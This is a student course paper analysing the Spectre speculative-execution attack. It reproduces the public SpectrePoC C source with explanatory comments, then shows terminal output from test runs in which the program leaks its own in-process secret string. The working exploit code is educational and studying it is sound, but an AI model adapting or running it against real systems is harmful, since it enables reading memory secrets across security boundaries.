Thomas Holland

CSC 450 Final Paper

Spectre was chosen

I chose https://github.com/crozone/SpectrePoC with the author being Crozone. I chose this version because it was designed for older computers in mind and I planned to use an older os.

Summary of Spectre:

Spectre takes advantage of how modern processors use branch prediction and speculative execution to get higher performance speeds.

In both cases the way it works is that the processor keeps track of what is more likely to happen in certain situations and based on what it predicts is most likely to happen it starts the work for that before it is at the stage where it needs it. After it reaches the point where it would use the predicted work it uses it if its prediction was correct or it doesn't use it if it was wrong.

This is taken advantage of by Spectre through tricking the processor into going down predictions that shouldn't normally happen. These predictions are events that the processor would not normally "predict" and execute. It then takes these predictions and the data they have retrieved and sends the data that it collected to Spectre which sends it to whatever launched it.

This is extremely dangerous because there is no real logging of these predictions because it is so low level. The only bright side to this situation is that since this is such a low-level exploit it is difficult to get to higher level information such as passwords and other data attackers want to access.

Structure of Source code:

Comments of the code are in bold below:

//Below are the imports of the libraries that we need to run spectre

```
#include
<stdio.h>

        #include <stdlib.h>

        #include <stdint.h>

        #ifdef _MSC_VER

        #include <intrin.h> /* for rdtsc, rdtscp, clflush */
```

```
#pragma optimize("gt",on)
#else
#include <x86intrin.h> /* for rdtsc, rdtscp, clflush */
#endif


#ifdef NOSSE2
#define NORDTSCP
#define NOMFENCE
#define NOCLFLUSH
#endif
```

//below is the code of the victim who's information we will be accessing by tricking the computer into thinking that it should give us it. Nothing important happens here other then the data we will be stealing which is char* secret (because it is a secret).

```
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {
  1,
  2,
  3,
  4,
  5,
  6,
  7,
```

```
  8,
  9,
  10,
  11,
  12,
  13,
  14,
  15,
  16
};
uint8_t unused2[64];
uint8_t array2[256 * 512];
```

// This is the information that we will be stealing/ getting access to.

```
char * secret = "The Magic Words are Squeamish Ossifrage.";



uint8_t temp = 0;



void victim_function(size_t x) {
  if (x < array1_size) {
#ifdef MITIGATION
                    _mm_lfence();
#endif
    temp &= array2[array1[x] * 512];
```

```
 }
}
```

//This is the end of the victim code

//Below here is the attacker code. This is the code that attempts to access the victims code by tricking the processor into doing tasks it normally wouldn't.

```
#ifdef NOCLFLUSH
#define CACHE_FLUSH_ITERATIONS 2048
#define CACHE_FLUSH_STRIDE 4096
uint8_t cache_flush_array[CACHE_FLUSH_STRIDE *
CACHE_FLUSH_ITERATIONS];
```

//Until we reach the activation of the victim function this code only sets up different settings in order to clear caches and to make our interference less noticeable. The clearing of caches is important because it makes it easier for us to find our information that we want to steal.

```
/* Flush memory using long SSE instructions */
void flush_memory_sse(uint8_t * addr)
{
 float * p = (float *)addr;
 float c = 0.f;
 __m128 i = _mm_setr_ps(c, c, c, c);
```

```
  int k, l;
  /* Non-sequential memory addressing by looping through k by l */
  for (k = 0; k < 4; k++)
    for (l = 0; l < 4; l++)
      _mm_stream_ps(&p[(l * 4 + k) * 4], i);
}
#endif
```

// This function steals the data and tricks the processor into going down the wrong path for its predictions.

```
void readMemoryByte(int cache_hit_threshold, size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t * addr;


#ifdef NOCLFLUSH
  int junk2 = 0;
  int l;
#endif


  for (i = 0; i < 256; i++)
```

```
   results[i] = 0;
  for (tries = 999; tries > 0; tries--) {



#ifndef NOCLFLUSH
   /* Flush array2[256*(0..255)] from cache */
   for (i = 0; i < 256; i++)
     _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
#else
   /* Flush array2[256*(0..255)] from cache
      using long SSE instruction several times */
   for (j = 0; j < 16; j++)
     for (i = 0; i < 256; i++)
       flush_memory_sse( & array2[i * 512]);
#endif



   /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
   training_x = tries % array1_size;
   for (j = 29; j >= 0; j--) {
#ifndef NOCLFLUSH
     _mm_clflush( & array1_size);
#else
     /* Alternative to using clflush to flush the CPU cache */
     /* Read addresses at 4096-byte intervals out of a large array.
        Do this around 2000 times, or more depending on CPU cache size. */
```

```
    for(l = CACHE_FLUSH_ITERATIONS * CACHE_FLUSH_STRIDE - 1; l >= 0; l-= CACHE_FLUSH_STRIDE) {
      junk2 = cache_flush_array[l];
    }
#endif


    /* Delay (can also mfence) */
    for (volatile int z = 0; z < 100; z++) {}
```

//The code below acts to prevent the branch predictor to notice our interference and to ignore it.

```
    x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
    x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
    x = training_x ^ (x & (malicious_x ^ training_x));
```

//This line activates our victim function which adds the variable "secret" that we will be stealing.

```
    victim_function(x);


  }
```

```
   for (i = 0; i < 256; i++) {
     mix_i = ((i * 167) + 13) & 255;
     addr = & array2[mix_i * 512];
```

//The below code determines which memory was accessed so that when the prediction that we tricked the processor into doing happens we know where it stores the data we want to steal.

```
#ifndef NORDTSCP
     time1 = __rdtscp( & junk); /* READ TIMER */
     junk = * addr; /* MEMORY ACCESS TO TIME */
     time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED
TIME */
#else
```

//Below are different ways of picking where the data is stored and noticing it based on how old the OS is. This is important because some commands weren't created yet when some OS' were made.

```
#ifndef NOMFENCE
     _mm_mfence();
     time1 = __rdtsc(); /* READ TIMER */
     _mm_mfence();
     junk = * addr; /* MEMORY ACCESS TO TIME */
     _mm_mfence();
     time2 = __rdtsc() - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
     _mm_mfence();
#else
```

```
    time1 = __rdtsc(); /* READ TIMER */
    junk = * addr; /* MEMORY ACCESS TO TIME */
    time2 = __rdtsc() - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
#endif
#endif
    if (time2 <= cache_hit_threshold && mix_i != array1[tries % array1_size])
      results[mix_i]++; /* cache hit - add +1 to score for this value */
   }


   /* Locate highest & second-highest results results tallies in j/k */
   j = k = -1;
   for (i = 0; i < 256; i++) {
    if (j < 0 || results[i] >= results[j]) {
      k = j;
      j = i;
    } else if (k < 0 || results[i] >= results[k]) {
      k = i;
    }
   }
   if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
    break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk; /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t) j;
```

```
  score[0] = results[j];
  value[1] = (uint8_t) k;
  score[1] = results[k];
}


/*
*  Command line arguments:
*  1: Cache hit threshold (int)
*  2: Malicious address start (size_t)
*  3: Malicious address count (int)
*/
int main(int argc,
  const char * * argv) {
```

//This number has to do with how new or old the computer is in that the number should be higher for older computers. This is because it is used to determine how often the computer gets a hit or miss in its cache. We use this to help us to steal the information that is secret.

```
  int cache_hit_threshold = 80;
```

//This is the address of where the info we are trying to steal is.

```
  size_t malicious_x = (size_t)(secret - (char * ) array1);
```

//Limits how much of the stolen information we read in.

```
  int len = 40;
```

```
int score[2];
uint8_t value[2];
int i;
```

//flushes the cache for the values we want cleaned out

```
#ifdef NOCLFLUSH
for (i = 0; i < sizeof(cache_flush_array); i++) {
  cache_flush_array[i] = 1;
}
#endif

for (i = 0; i < sizeof(array2); i++) {
  array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
}
```

//This reads in the cache hit threshold if there is one.

```
if (argc >= 2) {
  sscanf(argv[1], "%d", &cache_hit_threshold);
}
if (argc >= 4) {
  sscanf(argv[2], "%p", (void * * )( &malicious_x));


  /* Convert input value into a pointer */
```

//converts malicious_x into a pointer of where the data we want to steal is

```
  malicious_x -= (size_t) array1;



  sscanf(argv[3], "%d", &len);
 }
```

//Below here there are print statements that activate in case of issues or when Spectre works properly it prints the stolen data as well as some other miscellaneous data (ex: the commit version for github) Also there is the actual reading out of the file values we are stealing.

```
 /* Print git commit hash */
 #ifdef GIT_COMMIT_HASH
  printf("Version: commit " GIT_COMMIT_HASH "\n");
 #endif

 /* Print cache hit threshold */
 printf("Using a cache hit threshold of %d.\n", cache_hit_threshold);

 /* Print build configuration */
 printf("Build: ");
 #ifndef NORDTSCP
  printf("RDTSCP_SUPPORTED ");
 #else
  printf("RDTSCP_NOT_SUPPORTED ");
 #endif
 #ifndef NOMFENCE
```

```
  printf("MFENCE_SUPPORTED ");
#else
  printf("MFENCE_NOT_SUPPORTED ");
#endif
#ifndef NOCLFLUSH
  printf("CLFLUSH_SUPPORTED ");
#else
  printf("CLFLUSH_NOT_SUPPORTED ");
#endif
#ifdef MITIGATION
  printf("MITIGATION_ENABLED ");
#else
  printf("MITIGATION_DISABLED ");
#endif




 printf("\n");



 printf("Reading %d bytes:\n", len);
```

//Below is the loop that will read through the address'

```
 while (--len >= 0) {
   printf("Reading at malicious_x = %p... ", (void * ) malicious_x);
```

// This is the function that reads the data we are stealing from memory

```
readMemoryByte(cache_hit_threshold, malicious_x++, value, score);
```

//This code displays the results of our attempts to access the data through Spectre.

```
   printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
   printf("0x%02X=’%c’ score=%d ", value[0],
    (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);

   if (score[1] > 0) {
    printf("(second best: 0x%02X=’%c’ score=%d)", value[1],
    (value[1] > 31 && value[1] < 127 ? value[1] : '?'), score[1]);
   }

   printf("\n");
  }
  return (0);
}
```


Testing Environment:

I tested Spectre on a Kali-Linux-2018.1-vbox-i386 using Oracles VM VirtualBox Manager.

Testing:

I tested with the commands of:

./spectre.out 20:



./spectre.out 30:

```
root@kali:~/Desktop/SpectrePoC# ./spectre.out 30:
Version: commit a5331a24b7a31a25c35391885fd263ed9cee741a
Using a cache hit threshold of 30.
Build: RDTSCP_SUPPORTED MFENCE_SUPPORTED CLFLUSH_SUPPORTED MITIGATION_DISABLED
Reading 40 bytes:
Reading at malicious_x = 0xffffdbe0... Success: 0x54='T' score=2
Reading at malicious_x = 0xffffdbe1... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffdbe2... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbe3... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbe4... Success: 0x4D='M' score=2
Reading at malicious_x = 0xffffdbe5... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbe6... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffdbe7... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdbe8... Success: 0x63='c' score=2
Reading at malicious_x = 0xffffdbe9... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbea... Success: 0x57='W' score=2
Reading at malicious_x = 0xffffdbeb... Success: 0x6F='o' score=2
Reading at malicious_x = 0xffffdbec... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdbed... Success: 0x64='d' score=2
Reading at malicious_x = 0xffffdbee... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdbef... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbf0... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbf1... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdbf2... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbf3... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbf4... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffdbf5... Success: 0x71='q' score=2
Reading at malicious_x = 0xffffdbf6... Success: 0x75='u' score=2
Reading at malicious_x = 0xffffdbf7... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbf8... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbf9... Success: 0x6D='m' score=2
Reading at malicious_x = 0xffffdbfa... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdbfb... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdbfc... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffdbfd... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbfe... Success: 0x4F='O' score=2
Reading at malicious_x = 0xffffdbff... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdc00... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdc01... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdc02... Success: 0x66='f' score=2
Reading at malicious_x = 0xffffdc03... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdc04... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdc05... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffdc06... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdc07... Success: 0x2E='.' score=2
```

./spectre.out 120:

```
root@kali:~/Desktop/SpectrePoC# ./spectre.out 120:
Version: commit a5331a24b7a31a25c35391885fd263ed9cee741a
Using a cache hit threshold of 120.
Build: RDTSCP_SUPPORTED MFENCE_SUPPORTED CLFLUSH_SUPPORTED MITIGATION_DISABLED
Reading 40 bytes:
Reading at malicious_x = 0xffffdbe0... Success: 0x54='T' score=2
Reading at malicious_x = 0xffffdbe1... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffdbe2... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbe3... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbe4... Success: 0x4D='M' score=2
Reading at malicious_x = 0xffffdbe5... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbe6... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffdbe7... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdbe8... Success: 0x63='c' score=2
Reading at malicious_x = 0xffffdbe9... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbea... Success: 0x57='W' score=2
Reading at malicious_x = 0xffffdbeb... Success: 0x6F='o' score=2
Reading at malicious_x = 0xffffdbec... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdbed... Success: 0x64='d' score=2
Reading at malicious_x = 0xffffdbee... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdbef... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbf0... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbf1... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdbf2... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbf3... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbf4... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffdbf5... Success: 0x71='q' score=2
Reading at malicious_x = 0xffffdbf6... Success: 0x75='u' score=2
Reading at malicious_x = 0xffffdbf7... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdbf8... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdbf9... Success: 0x6D='m' score=2
Reading at malicious_x = 0xffffdbfa... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdbfb... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdbfc... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffdbfd... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffdbfe... Success: 0x4F='O' score=2
Reading at malicious_x = 0xffffdbff... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdc00... Success: 0x73='s' score=2
Reading at malicious_x = 0xffffdc01... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffdc02... Success: 0x66='f' score=2
Reading at malicious_x = 0xffffdc03... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffdc04... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffdc05... Success: 0x67='g' score=2
Reading at malicious_x = 0xffffdc06... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffdc07... Success: 0x2E='.' score=2
```

In all cases spectre succeeded in running and retrieving the data from the victim program.

In order to “make” all of them I used “CFLAGS=-march=native make”. I had to use this in order to disable some functionality as if not there would be issues with clflush compiling because It is too new of a feature for the os I was using to have.

Citations:

https://github.com/crozone/SpectrePoC

https://spectreattack.com/spectre.pdf

https://react-etc.net/entry/exploiting-speculative-execution-meltdown-spectre-via-javascript